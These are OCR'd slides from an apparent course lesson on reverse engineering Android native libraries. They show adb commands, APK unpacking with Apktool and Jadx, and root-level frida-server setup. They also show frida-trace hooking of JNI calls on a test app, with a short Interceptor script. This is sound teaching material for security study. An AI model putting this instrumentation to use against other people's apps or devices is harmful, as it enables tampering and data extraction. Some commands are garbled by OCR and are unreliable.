
Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Package download
- Find package
  - adb shell pm list packages -f | grep youtube
- adb pull /path-to-apk/myapp.apk




Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Phone Info
- **adb get-state** (print device state)
  adb get-serialno (get the serial number)
  adb shell dumpsys iphonesybinfo (get the IMEI)
  adb shell netstat (list TCP connectivity)
  adb shell pwd (print current working directory)
  adb shell dumpsys battery (battery status)
  adb shell pm list features (list phone features)
  adb shell service list (list all services)
  adb shell dumpsys activity <package>/<activity> (activity info)
  adb shell ps (print process status)
  adb shell wm size (displays the current screen resolution)
  dumpsys window windows | grep -E 'mCurrentFocus|mFocusedApp' (print current app's opened activity)



Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge


- Logs
- Device Log
  - adb logcat
- print bug reports
  - adb bugreport



Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge


- Shell

- adb root shell
- adb shell



Lesson 3: Reverse Engineering Android Native Libraries | Unzipping the APK


- Android Package (APK)
- Filetypes
  - .apk
  - .xapk
  - .apks
  - .apkm



https://www.researchgate.net/figure/Figure-APK-file-structure_fig2_316793316

Lesson 3: Reverse Engineering Android Native Libraries | Unzipping the APK

- Change extension to .zip
- Unzip file



- APKTool


  “Disassembling resources to nearly original form (including resources.arsc, classes.dex, 9.png. and XMLs)

  Rebuilding decoded resources back to binary APK/JAR

  Organizing and handling APKs that depend on framework resources

  Smali Debugging (Removed in 2.1.0 in favor of IdeaSmali)

  Helping with repetitive tasks”




https://ibotpeaches.github.io/Apktool/

Lesson 3: Reverse Engineering Android Native Libraries | Finding the native components

- Jadx
- Search for native

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Using Jadx search functionality



Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida Tools
  - frida-server
  - Frida tools

- Instrumentation
- JavaScript
- Hook and Intercept JNI calls

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Running Frida-server on device
  - adb push frida-server /data/local/tmp
  - chmod u+x frida-server

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ adb push frida-server-arm7 /data/local/tmp
frida-server-arm7: 1 file pushed, 0 skipped. 0.5 MB/s (17673940 bytes in 30.818s)
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ adb shell
generic:/ $ su
generic:/ # cd /data/local/tmp
generic:/data/local/tmp # chmod u+x frida-server-arm7
generic:/data/local/tmp # ./frida-server-arm7
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Forward Frida Server Port
  - Default port 27042
  - adb forward tcp:localport tcp:remoteport

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ adb forward tcp:27042 tcp:27042
27042
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida-ps get process list
  - Frida-ps –H 127.0.0.1:27042
  - Get PID of running process

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ frida-ps -H 127.0.0.1:27042
 PID  Name
----  ------------------------------------------------
 745  adbd
3544  android.process.media
 747  audioserver
 748  cameraserver
1184  com.android.inputmethod.latin
1356  com.android.phone
1899  com.android.systemui
4072  com.example.mynativetest
1668  com.google.android.apps.nexuslauncher
4384  com.google.android.dialer
1517  com.google.android.ext.services
1966  com.google.android.gms
1738  com.google.android.gms.persistent
3823  com.google.android.gms.ui
2824  com.google.android.gms.unstable
1593  com.google.android.googlequicksearchbox:interactor
1673  com.google.android.googlequicksearchbox:search
4643  com.google.android.talk
4699  com.google.android.talk:matchstick
3655  com.google.android.youtube
1551  com.google.process.gapps
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida-trace to hook/intercept JNI calls
  - Hook into Methods using instrumentation
  - Process id
    - -p 4072
  - Search Identifier
    - -i “Java_*”

Frida-trace –H 127.0.0.1:27042 –p 4072 –i “Java_*”

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ frida-trace -H 127.0.0.1:27042 -p 4072 -i "Java*"
Instrumenting...
Java_java_io_ObjectOutputStream_doublesToBytes: Auto-generated handler at "/home/fuzzing-android/Deskt
op/__handlers__/libopenjdk.so/Java_java_io_ObjectOutputStream__ae2f5089.js"
Java_java_io_UnixFileSystem_list0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers
__/libopenjdk.so/Java_java_io_UnixFileSystem_list0.js"
Java_sun_nio_ch_SocketChannelImpl_sendOutOfBandData: Auto-generated handler at "/home/fuzzing-android/
Desktop/__handlers__/libopenjdk.so/Java_sun_nio_ch_SocketChannelImp_823bfff7.js"
Java_sun_nio_ch_Net_blockOrUnblock4: Auto-generated handler at "/home/fuzzing-android/Desktop/__handle
rs__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock4.js"
Java_sun_nio_ch_DatagramDispatcher_read0: Auto-generated handler at "/home/fuzzing-android/Desktop/__h
andlers__/libopenjdk.so/Java_sun_nio_ch_DatagramDispatcher_read0.js"
Java_sun_nio_ch_Net_blockOrUnblock6: Auto-generated handler at "/home/fuzzing-android/Desktop/__handle
rs__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock6.js"
Java_java_io_UnixFileSystem_createDirectory0: Auto-generated handler at "/home/fuzzing-android/Desktop
/__handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_crea_ba6e3442.js"
Java_sun_nio_ch_Net_isIPv6Available0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handl
ers__/libopenjdk.so/Java_sun_nio_ch_Net_isIPv6Available0.js"
Java_java_nio_MappedByteBuffer_force0: Auto-generated handler at "/home/fuzzing-android/Desktop/__hand
lers__/libopenjdk.so/Java_java_nio_MappedByteBuffer_force0.js"
Java_java_io_Console_istty: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libo
penjdk.so/Java_java_io_Console_istty.js"
Java_java_io_UnixFileSystem_getLength0: Auto-generated handler at "/home/fuzzing-android/Desktop/__han
dlers__/libopenjdk.so/Java_java_io_UnixFileSystem_getLength0.js"
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions


- Frida-trace to hook/intercept JNI calls
  - Hook into Methods using instrumentation
  - Process id
    - -p 4072
  - Search Identifier
    - -i “Java_*”
- Instrumenting all call starting with “Java_*”

Frida-trace –H 127.0.0.1:27042 –p 4072 –I “Java_*”

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ frida-trace -H 127.0.0.1:27042 -p 4072 -i "Java*"
Instrumenting...
Java_java_io_ObjectOutputStream_doublesToBytes: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_java_io_ObjectOutputStream__ae2f5089.js"
Java_java_io_UnixFileSystem_list0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_list0.js"
Java_sun_nio_ch_SocketChannelImpl_sendOutOfBandData: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_sun_nio_ch_SocketChannelImp_823bfff7.js"
Java_sun_nio_ch_Net_blockOrUnblock4: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock4.js"
Java_sun_nio_ch_DatagramDispatcher_read0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_sun_nio_ch_DatagramDispatcher_read0.js"
Java_sun_nio_ch_Net_blockOrUnblock6: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock6.js"
Java_java_io_UnixFileSystem_createDirectory0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_crea_ba6e3442.js"
Java_sun_nio_ch_Net_isIPv6Available0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_sun_nio_ch_Net_isIPv6Available0.js"
Java_java_nio_MappedByteBuffer_force0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_java_nio_MappedByteBuffer_force0.js"
Java_java_io_Console_istty: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_java_io_Console_istty.js"
Java_java_io_UnixFileSystem_getLength0: Auto-generated handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_getLength0.js"
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida-trace to hook/intercept JNI calls
  - Sending data to the application
  - Triggers hooks




Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Creating Scripts Using JavaScript
- onEnter
- onLeave

```
Interceptor.attach(DebugSymbol.fromName("Java_com_example_mynativetest_MainActivity_leakMemory").address, {
  onEnter: function (args) {
    console.log("\n----Output from Frida Script----")
    console.log("Main at : " + DebugSymbol.fromName("main").address)
    console.log("argc : " + args[0].toInt32())
    console.log("argv[0]:" + args[1].readPointer().readCString())
  },
  onLeave: function () {
  }
});
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Intercepting JNI Function Arguments




Lesson 3: Finding vulnerabilities with Reverse engineering

- JNI interface and subfunctions
- Search for unsafe functions
- Parsing functionalities

Lesson 3: Finding vulnerabilities with Reverse engineering

- JNI interface and subfunctions

